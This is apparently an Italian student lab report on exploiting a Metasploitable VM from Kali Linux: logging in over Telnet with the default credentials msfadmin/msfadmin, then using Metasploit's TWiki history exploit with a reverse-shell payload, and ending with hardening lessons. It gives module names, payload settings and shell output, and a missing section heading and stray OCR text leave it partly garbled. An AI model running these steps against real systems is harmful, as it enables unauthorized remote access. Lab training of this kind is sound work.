

Sfruttamento e Verifica di Vulnerabilità: Telnet e TWiki su Metasploitable

1. Scopo

Lo scopo di questo laboratorio è sfruttare vulnerabilità conosciute presenti nella macchina Metasploitable partendo da una macchina Kali Linux usata come attaccante. L'analisi si concentra su due punti principali:

Telnet: protocollo insicuro e facilmente sfruttabile

TWiki (opzionale): applicazione web vulnerabile a esecuzione remota di comandi

2. Vulnerabilità Telnet

2.1 Telnet?

Telnet è un protocollo che permette l'accesso remoto a una shell testuale. È considerato insicuro perché invia le credenziali in chiaro senza cifratura: chi intercetta il traffico può leggere username e password. Sebbene una volta fosse largamente utilizzato, oggi è sconsigliato per motivi di sicurezza.

Nel laboratorio abbiamo sfruttato proprio questa debolezza: grazie all'assenza di cifratura e all'uso di credenziali di default, è possibile ottenere l'accesso remoto senza ricorrere a exploit complessi.

2.2 Procedura eseguita

Avvio di Metasploit

Apriamo una shell su Kali e lanciamo Metasploit:
`msfconsole`

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level prompt

      .;lx00KXXXK00x1:
      ,o0WMMMMMMMMMMMMMMMMMMKd,
      'xNMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMK:
      ,KMMMMMMMMMMMMMMMMWNNWMMMMMMMMMMX,
      lWMMMMMMMMMMXd: .. .. ;dKMMMMMMMMMMMo
      xMMMMMMMMMMWd. .oNMMMMMMMMMMK
      oMMMMMMMMMMx. dMMMMMMMMMMx
      ,WMMMMMMMMMM:MMMMMMMMMM,
      xNMMMMMMMMMo lMMMMMMMMMMO
      NMMMMMMMMMMW ,ccccc0MMMMMMMMMMWlcccc;
      MMMMMMMMMMX ;KMMMMMMMMMMMMMMMMMMX:
      NMMMMMMMW. ;KMMMMMMMMMMMMMMX:
      xNMMMMMMMMMd ,0MMMMMMMMMMK;
      ,WMMMMMMMMMc '0MMMMMM0,
      lMMMMMMMMMMK gnet Studi. .kMMO'
      dMMMMMMMMMMWd"
      cWMMMMMMMMMMNxc". #####
      ,0MMMMMMMMMMMMMMWc #++ #++
      ;0MMMMMMMMMMMMMMMo. ++
      ,dNMMMMMMMMMMMo. ++:++
      'o0WMMMMMMMMMo. ++
      ,cdk00K; :+ :+
      :+ :+
      :+ :+
      :+ :+

Metasploit

=[ metasploit v6.4.50-dev ]
+ -- --[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- --[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 >
```

Selezione del modulo Telnet

Carichiamo il modulo di scansione per Telnet:

use auxiliary/scanner/telnet/telnet_version

Controllo delle opzioni

Verifichiamo i parametri richiesti dal modulo:

show options

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  no              no       The password for the specified username
  RHOSTS    yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     23              yes       The target port (TCP)
  THREADS   1               yes       The number of concurrent threads (max one per host)
  TIMEOUT   30              yes       Timeout for the Telnet probe
  USERNAME  no              no       The username to authenticate as

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Impostazione dell'host target

Configuriamo l'indirizzo della macchina vulnerabile:

```
set RHOSTS 192.168.50.101
```

Avvio della scansione

Eseguiamo il modulo per identificare la presenza e la versione del servizio Telnet:

run

Il modulo ha rilevato il servizio e ha riportato che è possibile usare le credenziali predefinite `msfadmin/msfadmin`.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) > run
[+] 192.168.50.101:23 - 192.168.50.101:23 TELNET
Warning: Never expose this VM to an untrusted network!
Contact msfdev[at]metasploit.com or login with msfadmin/msfadmin to get started
[*] 192.168.50.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Accesso tramite Telnet

Da terminale su Kali ci connettiamo direttamente:

```
telnet 192.168.50.101
```

Inseriamo le credenziali rilevate:

- Username: msfadmin
- Password: msfadmin

L'autenticazione va a buon fine e otteniamo una shell remota sulla macchina vittima. Questo mostra come servizi non protetti o configurati con credenziali di default rappresentino una vulnerabilità critica.


```
set RHOSTS 192.168.50.101
set LHOST 192.168.50.100
set LPORT 5555
set payload cmd/unix/reverse
```

Queste impostazioni indicano a Metasploit quale macchina attaccare (RHOSTS), dove aspettarsi la connessione inversa (LHOST:LPORT) e quale payload utilizzare.

Esecuzione dell'exploit

Avviamo l'attacco:

```
exploit
```

Se l'exploit ha successo, Metasploit riporta una sessione shell aperta, ad esempio:


```
[*] Command shell session 1 opened (192.168.50.101:xxxxx ->
192.168.50.100:5555)
```

```
msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 exploit(unix/webapp/twiki_history) > set LHOST 192.168.50.100 > | ri.l4 | More )
LHOST => 192.168.50.100
msf6 exploit(unix/webapp/twiki_history) > set LPORT 5555
LPORT => 5555
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > exploit
[*] Started reverse TCP double handler on 192.168.50.100:5555
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[+] Successfully sent exploit request
[*] Command: echo dggGx39c2yZTtM7v;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Command: echo 6aFwE4c5wT0hPsVQ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "dggGx39c2yZTtM7v\r\n"
[*] Matching...
[*] A is input...
[*] Reading from socket B
[*] B: "6aFwE4c5wT0hPsVQ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.101:46027) at 2025-10-23 1
5:20:51 -0400
[*] Command shell session 2 opened (192.168.50.100:5555 -> 192.168.50.101:46025) at 2025-10-23 1
5:20:51 -0400
```

Verifica della shell remota

Controlliamo le sessioni attive e interagiamo con la shell:

```
sessions
whoami
id
pwd
```


A terminal window with a dark background showing the output of the commands 'whoami', 'id', and 'pwd'. The output for 'whoami' is 'www-data', for 'id' is 'uid=33(www-data) gid=33(www-data) groups=33(www-data)', and for 'pwd' is '/var/www/twiki/bin'.

```
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/twiki/bin
```

Questi comandi confermano che abbiamo ottenuto l'accesso remoto con i privilegi associati all'utente web.

3.3 Verifica tramite browser

In alcuni casi è possibile dimostrare la vulnerabilità direttamente via browser: inserendo un comando malevolo nell'URL o in un campo di TWiki (a seconda della vulnerabilità sfruttata), il server vulnerabile esegue il comando e mostra il risultato nella pagina. Questo offre una prova visiva dell'esecuzione remota, oltre al controllo via Metasploit.



4. Conclusion

L'esercitazione ha permesso di mettere in pratica fasi tipiche di un penetration test in un ambiente controllato: dalla scansione iniziale all'exploit, fino alla verifica dell'accesso e alle possibili dimostrazioni via interfaccia web. Utilizzando Kali come macchina offensiva e Metasploitable come bersaglio, sono stati sperimentati strumenti fondamentali come Metasploit e comandi di base come Telnet.

Principali lezioni apprese:

- Disattivare o sostituire servizi obsoleti (es. Telnet) è cruciale perché la loro semplice presenza può consentire l'accesso non autorizzato, specie se accompagnata da credenziali di default.
- La corretta configurazione e l'aggiornamento delle applicazioni web (come TWiki) riduce il rischio di esecuzione remota di comandi.
- Configurare correttamente RHOSTS e LHOST è essenziale per il successo di exploit che richiedono una callback inversa.

Questo laboratorio ha quindi evidenziato sia semplici vettori d'attacco basati su errori di configurazione sia vettori più sofisticati legati a vulnerabilità applicative, sottolineando l'importanza di politiche di sicurezza e patching costanti.